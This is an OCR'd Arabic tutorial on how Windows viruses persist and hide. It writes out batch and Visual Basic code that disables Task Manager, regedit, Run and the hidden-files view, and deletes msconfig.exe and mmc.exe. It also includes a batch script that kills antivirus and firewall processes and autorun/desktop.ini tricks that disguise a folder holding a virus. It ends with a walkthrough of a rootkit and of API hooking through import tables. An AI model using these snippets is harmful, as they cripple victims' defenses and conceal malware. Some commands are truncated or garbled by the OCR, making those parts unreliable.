
HKEY _USER\Software\Microsoft\Windows\Curre ntVersion\Policies \system\DisableTaskMgr /t REG_DWORD /d 1

واليكم اكواد بلغه الباتش لتعطيل task manger

reg add hkcu\Software\Microsoft\Windows\CurrentVersion \policies\system\ /v DisableTaskMgr /t reg_dword /d 1

*اسلوب تعطيل الرجسترى

عند دخولك للرجسترى عن طريق (run) يعطى رساله خطأ لعدم الدخول على مسارات بدايه التشغيل فى الويندوز وبلتالى سيتم ايقاف الفيرس عن العمل مع كل اقلاع للويندوز واصلاح ما فاسده الفيرس



واليكم القيم التى اعطاها للرجسترى ليعطله

HKEY_ USER\Software\Microsoft\Windows\Curre ntVersion \Policies\System\DisableRegistryTools /t REG_DWORD /d 1

تلاحظون أنه جعل جميع تلك القيم تأخذ المقدار 1

وأليكم اكواد بلغه الباتش لتعطيل الرجسترى

reg add hkcu\Software\Microsoft\Windows\CurrentVersion \Policies\System\ /v Disableregistrytools /t reg_dword /d 1

كود بلغه الفيجوال بيسك

Open "C:\WINDOWS\regedit.exe" For Input Lock Read As 1

أسلوب تعطيل RUN

وهو تعطيل run نفسه لعدم تشغيل الرجسترى او group police

واليكم كود بلغه الباتش

Reg add hklm\SOFTWARE\Microsoft\Windows\CurrentVersion \policies\Explorer\ /v NoRun /t reg_dword /d 1

***تعطيل اظهار الملفات المخفيه (folder options)**

لأن معظم الفيروسات مخفيه فعندما تقوم بأظهارالملفات المخفيه لايحدث شىء ويرجع كما كان

واليكم القيم التى اعطاها للرجسترى ليعطل خاصيه اظهار الملفات المخفيه

HKEY _USER\Software\Microsoft\Windows\Curre ntVersion \Explorer\Advanced\Hidden /t EG_DWORD /d 0

HKEY _USER\Software\Microsoft\Windows\Curre ntVersion \Explorer\Advanced\SuperHidden /t REG_DWORD /d 0

HKEY _USER\Software\Microsoft\Windows\CurrentVersion \Explorer\Advanced\ShowSuperHidden /t REG_DWORD /d 0

HKEY _MACHINE\Software\Microsoft\Windows\CurrentVersion \Explorer\Advanced\Hidden /t REG_DWORD /d 0

HKEY _MACHINE\Software\Microsoft\Windows\CurrentVersion \Explorer\Advanced\SuperHidden /t REG_DWORD /d 0

HKEY _MACHINE\Software\Microsoft\Windows\CurrentVersion \Explorer\Advanced\ShowSuperHidden /t REG_DWORD /d 0

تلاحظون أنه جعل جميع تلك القيم تأخذ المقدار صفروهذه القيم لتعطيل رؤية ملفات النظام والملفات المخفية

الجدير بالذكر هنا أن بعض الفيروسات يغير هذه القيم كل بضع ثواني أي يرجعها إلى الصفر بحيث لو أن المستخدم تمكن من إصلاحها تعطب تلك القيم مرة أخرى

ثم قام الفيرس بمسح القيمتين

HKEY _MACHINE\SOFTWARE\Microsoft\Windows\Curr entVersion

\Explorer\Advanced\Folder\Hidden\SHOWALL \CheckedValue

HKEY _MACHINE\SOFTWARE\Microsoft\Windows\Curr entVersion \Explorer\Advanced\Folder\Hidden\SHOWALL \DefaultValue

كما قام بمنع ظهور خيارات المجلدFolder options

HKEY _USER\Software\Microsoft\Windows\Curre ntVersion \Policies\Explorer\NoFolderOptions /t REG_DWORD /d 1

HKEY _MACHINE\SOFTWARE\Microsoft\Windows\Curr entVersion \Policies\Explorer\NoFolderOptions /t REG_DWORD /d 1

وهذا كود لاخفاء الفيرس بلغه الفيجوال بيسك

```
setattr "c:\virus.exe",vbHidden
```

<u>* مسح برنامج (msconfig)</u>

وهو برنامج موجود فى النظام وهو يظهر البرامج start up و services وبلتالى سيتم ايقاف الفيرس عن العمل مع كل اقلاع للويندوز

واليكم كود مسح البرنامج بلغه الباتش

```
del C:\windows\system32\msconfig.exe/q
```


مسح بلغه فيجوال بيسك

```
SetAttr " C:\windows\system32\msconfig.exe ", vbNormal
Kill " C:\windows\system32\msconfig.exe "
```

ولتعطيله بلغه الفيجوال بيسك

```
Open ":\windows\system32\msconfig.exe " For Input Lock Read As 1
```

ملحوظه : يتم تشغيل msconfig والرجسترى عن طريق اوامر run ثم اكتب هذاالامر msconfig



● مسح برنامج **GROUP POLICE**

وهو برنامج يستخدم للمستخدم المحترف وهو يقوم بتعديل واصلاح صلاحيات للويندوز وهو موجود فى هذا المسار

C:\WINDOWS\system32\mmc.exe

كود بلغه الباتش

Del C:\WINDOWS\system32\mmc.exe/q

بلغه الفيجوال بيسك

SetAttr " C:\windows\system32 mmc.exe ", vbNormal
Kill " C:\windows\system32\ mmc.exe "

* اسلوب اغلاق برنامج الحمايه

تقوم بعض الفيروسات بأغلاق برامج الحمايه لكى لاتكشف ولكن هذه الطريقه غير ناجحه اذا كان برنامج الحمايه مفعل به الحمايه الذاتيه للبرنامج
واليكم طريقه اغلاق برامج الحمايه بلغه الباتش

```
@ echo off
rem ----------------
rem Kill Anti-Virus
net stop "Security Ce
netsh firewall set o
tskill /A av*
tskill /A fire*
tskill /A anti*
cls
tskill /A spy*
tskill /A bullguard
tskill /A PersFw
tskill /A KAV*
tskill /A ZONEALARM
tskill /A SAFEWEB
cls
tskill /A OUTPOST
tskill /A nv*
tskill /A nav*
tskill /A F-*
tskill /A ESAFE
tskill /A cle
cls
tskill /A BLACKICE
tskill /A def*
```

```
nod32krn.exe
nod32.exe
nod32kui.exe
kav.exe
kavmm.exe
KAVPF.exe
%limpa%
%finaliza% /f /im avgemc.exe
%limpa%
%finaliza% /f /im avgcc.exe
%limpa%
%finaliza% /f /im avgamsvr.exe
%limpa%
%finaliza% /f /im avgupsvc.exe
%limpa%
%finaliza% /f /im avgw.exe
%limpa%
%finaliza% /f /im ash***Sv.exe
%limpa%
ETC
```

deltree /y c:\progra~1\name anti virus~1*.*

*اسلوب **back up**

وهو كلما مسحت الفيرس يرجع تانى وهو له ملف مساعد بأمتداد *.bak

طرق الاخفاء للفيروسات

- اسلوب recycle bin

وهو يقوم الفيرس بلأختباء داخل **recycle bin** لكى لايكشف وهو يستغل نقطه ضعف فى الويندوز فأنه لايعرض الملفات التى بداخله وبمجرد دخولك عليه يحولك الى لينك الخاص بلمهملات



وعند تستخدم برنامج **winrar** يظهر الحقيقه انه ليس فارغ

وهناك اسلوب اخر وهو ان يصنع مبرمج الفيرس صندوق مهملات بنفسه وهذه الطريقه تستخدم مع فيروسات الفلاشات





وبلطبع صندوق المهملات به الفيرس ولكنه لن يظهر وسوف تجد الصندوق فارغ وسوف يقوم ملف **autorun** بتشغيل الفيرس واليكم كود **autorun**


[autorun]
open=TRASH\bin.exe

واليكم كيفيه صناعه صندوق مهملات جيب ملف نصى عادى ثم حول اسمه وامتداده بدلا من **.txt** الى **desktop.ini** سوف يتحول الى ملف نظام وهو ملف المسئول عن شكل الايقونات وبعد ما عملت الملف اضع هذا الكود بداخله

[.ShellClassInfo]
CLSID={645FF040-5081-101B-9F08-00AA002F954E}

الطريقه الثانيه وهى اعمل فولدر جديد ثم اعمل له اعاده تسميه وضع هذا الكود مكان الاسم

31.{645FF040-5081-101B-9F08-00AA002F954E}



*** اسلوب control panel**

وهو يقوم مبرمج الفيرس بعمل فولدر لوحه تحكم وهميه ويكون بداخله الفيرس وهو ايضا لديه نفس عيب صندوق المهملات حيث عند دخولك للفولدر يحولك تلقأيا الى لينك
(link) لوحه التحكم فى الويندوز
واليكم الطريقه كيفيه عمل لوحه تحكم وهميه وهى نفس فكره صندوق المهملات ولكن نضع كود اخر داخل ملف desktop.ini وهو

[.ShellClassInfo]
CLSID={21EC2020-3AEA-1069-A2DD-08002B30309D}

الطريقه الثانيه وهى اعمل فولدر جديد ثم اعمل له اعاده تسميه وضع هذا الكود مكان الاسم
Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}

*** اسلوب فولدرات النظام الرئيسيه**
وهو يقوم بلأختباء داخل فولدرات النظام وهى بعيده عن عين المستخدم مثل

C:\windows
C:\windows\system32

*** اختباء فى فولدر الملفات المؤقته temp**
وهى كثيره فى الويندوز ولكى تجدها من الافضل ان تعمل بحث عن اسم الفولدر temp
C:\Documents and Settings\ اسم المستخدم\Local Settings\Temp

*** اختباء فى فولدرات استعاده النظام (restor)**
وهو من اخطر الفيروسات حيث البعض منها له خاصيه back up
وهذا الفولدر يكون بهذا الاسم ومسار

C:\ System Volume Information

ولكل برتشن له فولدر استعاده

*** فولدر Prefetch**
وهو فولدر يقوم بتسجيل كل حركه فى الويندوز ويختبىء بداخله الفيروسات وهو بهذا المسار
C:\WINDOWS\Prefetch

الاخفاء المتقدم للفيروسات

في هذا الموضوع سنناقش مفهوم rootkit لأنه بدأ ينتشر في عدة مجالات أهمها الأمن والحماية وكما تلاحظ فإن اخطر الفايروسات تستخدم هذة الطريقة للتخفي
وظهرت عدة شركات تستخدمها في الحماية ؟ مثل حماية الاقراص والملفات وبدأ إنتشار RootKit ليشمل برامج مكافحة الفايروسات
كما قلنا سابقا مفهوم rootkit يعني التخفي و الصلاحيات وهو الشكل المرئي من موضوع الامتيازات في النظام
نعرف بأن أنظمة التشغيل تعمل في عدة مستويات او امتيازات لتعطي البرامج الاحقية في الوصول
اما rootkit فيكم تقسيمها كالتالي

1- إخفاء Files & Folders
2- اخفاء Processes
3- اخفاء Handles
4- اخفاء Registry Keys & Values
5- اخفاء Services
6- اخفاء TCP/UDP Sockets
7- اخفاء Systray Icons

وفي مثالنا تستطيع تطبيق كل هذة الامور

ملاحظة: هذا المثال يعمل تحت WINDOWS NT/2000/XP/2003
الآن توجه إلى اي درايفر وليكن d وبعد ذلك اضف مجلد جديد بإسم RootKit بهذة الطريقة d:\RootKit
بداخل المجلد الجديد ادخل الملف root.exe
بعد ذلك اضف اي ملف تنفيذ إلى المجلد وليكن ملف test.exe بهذة الطريقة d:\rootkit\test.exe
بعد إضافة الملفين ،،، تابع الموضوع
اولا :اخفاء الملفات والمجلدات
قم بالدخول إلى المجلدd:\RootKit
الآن من خلال الدوس او من قائمة start ثم run
نفذ الامر التالي D:\RootKit\root.exe /i
وهو عباره عن تنفيذ برنامج root بإستخدام البارمتر i
ستلاحظ ظهور المكتبة hook.dll في نفس المجلد ،هل تريد ان تعرف ما عملها
الآن اخرج من المجلد D:\RootKit يعني اغلق النوافذ الظاهرة وارجع للدسك توب
الحين توجهة لل My Computer ثم الدرايفر D ؟ ماذا تلاحظ
هل المجلد d:\RootKit موجود !! اين اختفى ..... تابع
حاول الدخول من address bar اكتب d:\rootkit سيظهر لك مسج خطأ بأن المجلد غير موجود؟
تعرف لماذا ؟ ليس للنظام نفسة احقية الوصول! بتوضيح اكثر ليس لل explorer.exe احقيه الدخول للمجلد
حاول إظهار او اخفاء المجلدات ؟ حاول بالدوس بأي شيء بمستوى المستخدم ما بتقدر تدخل هذا بإختصار مفهوم اخفاء الملفات والمجلدات ،،، مع الملاحظة ان المجلد مازال موجود
الان من خلال start ثم run او من خلال الدوس نفذ برنامج المثال الذي وضعناه بالمجلد

كما يلي D:\RootKit\test.exe
سيعمل البرنامج ...لو كانت النافذة الرئيسية مخفية (كما هو الحال في كل الفايروسات)
هل ستلاحظ وجود البرنامج ؟ توجه لل task Manager او اي برنامج مستعرض Processes لن تجد اي اثرلبرنامجنا test.exe
وهكذا مع بقية خصائص الاخفاء ،،، بمجرد ادخال اي ملف او برنامج إلى مجلد d:\rootkit سيكون له امتيازات خاصة للأخفاء كل مما يلي:

Files & Folders
Processes
Handles
Registry Keys & Values
Services
TCP/UDP Sockets
Systray Icons

تريد تتأكد من وجود الملفات!! الطريقة الوحيدة لكشفها هي بإستخدام برنامج RootkitRevealer
http://www.sysinternals.com/Files/RootkitRevealer.zip
كما في الصورة:




وبعد هذة الأمثلة بالتأكيد تريد تعرف كيف يعمل برنامجroot.exe
الجواب على ذلك ملفات الكود المصدري ... ملاحظة الكود بلغة الباسكال

مبادئ والية عمل الRootKit

الـ RootKit خطيرة لانها تبرمج على مستوى النواه kernel وتكون ذات صلاحيه عاليه لماذا لانها تبرمج على اساس انها hardware بالصيغة التالية sys.* ونظام ويندوز يعامل هذه الملفات بدون قيود او صلاحية .. فتعمل بمطلق الحرية..
مدخل: ان مصطلح الRootKit انتقل الينا من عالم الUnix كان المقصود به هو مجموعة من ال utilities و التي كان الهاكرز يضعونها على الحواسيب المخترقة بعد الحصول على ال Initial access . كانت هذه المجموعة تضم utilities لاخفاء اثار اقتحام النظام و ادوات اخرى مثل (sniffers,scanner) اضافة الى برامج اخرى لمراقبة الutilities الخاصة بالنظام .في الحقيقة ان الrootkits تسمح للهاكر ان يحقن ادواته في النظام اضافة الى مسح اثار الاختراق. في عالم الويندوز من المعتاد اطلاق اسم RootKit على البرامج التي تقوم بالتغلغل في النظام وتعمل على التقاط (hook) دوال الAPI. طبعا من البديهي انه لن يستطيع التقاط وتعديل دوال الAPI ذات المستوى المنحفض الا برنامج يخفي وجوده في النظام بشكل جيد وكذلك يخفي الاثار الخاصة به(مجلدات ،ملفات، مفاتيح في الregistry).العديد من rootkits تقوم بتنصيب الServices والDrivers الخاصة بها وكل ذلك يتم بشكل خفي.

* مبدا استدعاء دوال الAPI :

قبل ان نعرف بدا عمل الRootKits على منصة الWindows لابد لنا ان نعرف الطريقة التي يتم بها استدعاء دوال الAPI الموضوعة في ملف DLL ولعمل ذلك هناك طريقتان اساسيتان:
الربط المبكر (Statically imported functions) :
يعتمد على كون المترجم "يعرف" ماهي المكتبات التي تتبعها كل الدوال التي يقوم باستدعائها البرنامج. بالاعتماد على هذه المعلومة فان المترجم يوم بعمل مل يمكن ان نطلق عليه The table of import للملف التنفيذي.
The table of import هي structure من نوع خاص يشكل جدولا يحتوي على قائمة باسماء المكتبات وقوائم بكل الدوال التي تصدرها كل مكتبة ولكل داله هناك حقل في الجدول يحوي عنوان الدالة ولكن هذه العنوان غير معروف في مرحلة الCompilation . يقع هذا الجدول في الheader الخاص في بالملف التنفيذي .واثناء عمل Loading للملف التنفيذي يقوم النظام بتحليل الجدول الخاص بهذا الملف وبالتالي تحميل المكتبات الموجودة هناك ومن ثم منح عناوين حقيقية للدوال الموجوة في المكتبات (طبعا نحن نتحدث عن مكتبات dll) .
في الحقيقة في المكتبات التي تربط بشكل استاتيكي خاصية ذهبية :اثناء اقلاع البرنامج تكون كل مكتبات الdll محملة كما ان import table تكون جاهزة كما ان كل هذه الاشياء يقوم بعملها النظام بدون التدخل من البرنامج.
لكن!! اذا لم تتواجد احد المكتبات او الدالة المذكورة لم تكن موجودة في الملف المذكوره فسيحدث خطا ولن نتمكن من اقلاع البرنامج كما اننا لانحتاج دائما الى تحميل كل المكتبات عند بداية عمل البرنامج



الية استدعاء دوال الAPI

في الرسم التوضيحي لاحظ:

1- عملية ملء ال imprt ableبالعناوين

2- قبل استدعاء دالة معينة اخذ عنوانها من الجدول السابق

3- عماية الاستدعاء

ثانيا : الربط المتاخر او الديناميكي

يختلف عن سابقه بان تحميل المكتبة يتم عن طريق دالة الAPI LoadLibrary التي تقع في الkernel32.dll كمأن الحصول على عنوان الدالة يتم عن طريق الدالة GetProcAddress التي تقع في الkernel32.dll ايضا.

لاحظ في الرسم السابق :


4- تحميل المكتبات بواسطة المكتبة LoadLibrary والحصوال على عنوان الدالة بواسطة دالة الAPI GetProcAddress

5- استدعاء دالة المطلوبة.

ولكي لا نضطر الى استدعاء الدالة GetProcAddress عند كل مرة نحتاج فيها دالة معينة بامكاننا ان نحفظ عنوان الدالة في متغير مثلا. وبغض النظر عن الطريقة التي تم بها الربط مع المكتبة فلابد من معرفة الدوال التي تصدرها المكتبة ولهذا الغرض فان لدى كل مكتبة dll جدول اسمه export table يحتوي على ارقام الدوال المصدرة وعناوينها

*** طرق عمل hook لدوال الAPI :**


اولا : عمل تعديل في كود البرنامج المكتوب بلغة الالة : في هذا النوع فان التعديل يحدث على تعديل على الكود الذي يقوم باستدعاء دالة API معينة .في الحقيقة هذا العملية صعبة جدا لوجود العديد من دوال لغات البرمجة والعديد من اصدارات المترجمات ولكن هذا نظريا ممكن اذا كنا نريد التغلغل في كود برنامج معروف الاصدار بحيث نستطيع تحليل الكود وكتابة برنامج لالتقاط الدوال المطلوبة.



ثانيا : تعديل الimport table

فكرة هذه الطريقة سهلة وتعتمد على التالي :يقوم الRootkit بالبحث في ذاكرة الimport table التابعة لبرنامج معين ومن ثم يقوم بتعديل عناوين الدوال التي تهمه الى عناوينه دوال تخصه (طبعا قبل ان يقوم بالتعديل لابد ان يحفظ العناوين الحقيقية في مكان ما) .

لاحظ ان البرنامج لحظة استدعاء دالة معينة فانه اولا سيقوم بقراءة عنوان الدالة من الجدول ومن ثم يستدعيها بواسطة العنوان المقروء. هناك عيب واضح في هذه الطريقة وهو ان الدوال التي يمكن عمل hook لها فقط دوال ستاتيكية وهذا واضح في الرسم التالي




ولكن هناك نقطةايجابية ايضا في هذه الطريقة وهي ان التنفيذ سهل جدا اضافة الى وجود العديد من الامثلة التي تقوم بهذه العملية

الشي الوحيد الذي من الممكن ان يشكل صعوبة هو البحث داخل الimport table وهنا تاتي مساعدة شركة مايكرو سوفت والتي اعطتنا العديد من دوال الAPI التي تسهل الامر لذلك يبدو ال hook الممثل بهذه الطريقة لايزيد عن عدة صفحات بلغة السي


ثالثا :عمل hook للدالتين LoadLibrary و GetProcAddress :

ممكن ان نستعمل اي طريقة لعمل hook عادة نستخدم الطريقة الثانية .فكرة هذه الطريقة كالتالي عند عمل hook للدالة GetProcAddress, ممن الممكن اعطاء عنوان الدالة الخاصة بك بدلا من عنوان الدالة المطلوبة من وجهة نظر البرنامج لا يوجد فرق بين الدوال فقط يطلب عنوانا وينفذ الامر

سلبية هذا الطريقة كونها لا تعمل hook للدوال الاستاتيكية وانما فقط للدوال المربوطة بشكل ديناميكي كما يبين ذلك الرسم التوضيحي



رابعا : اجمع الطريقتين السابقتين :
نعدل الimprot table بالطريقة 2 ثم نقوم بعمل hook للدالتين LoadLibrary و GetProcAddress بالطريقة رقم 3 مستثنين اثناء ذلك الدوال اللازمة لعمل الRootKit وبهذا لن يتمكن البرنامج من معرفة العناوين الصحيحة للدوال سواءً كان تحميلها ديناميكيا ام استاتكيا انظر الرسم التوضيحي:

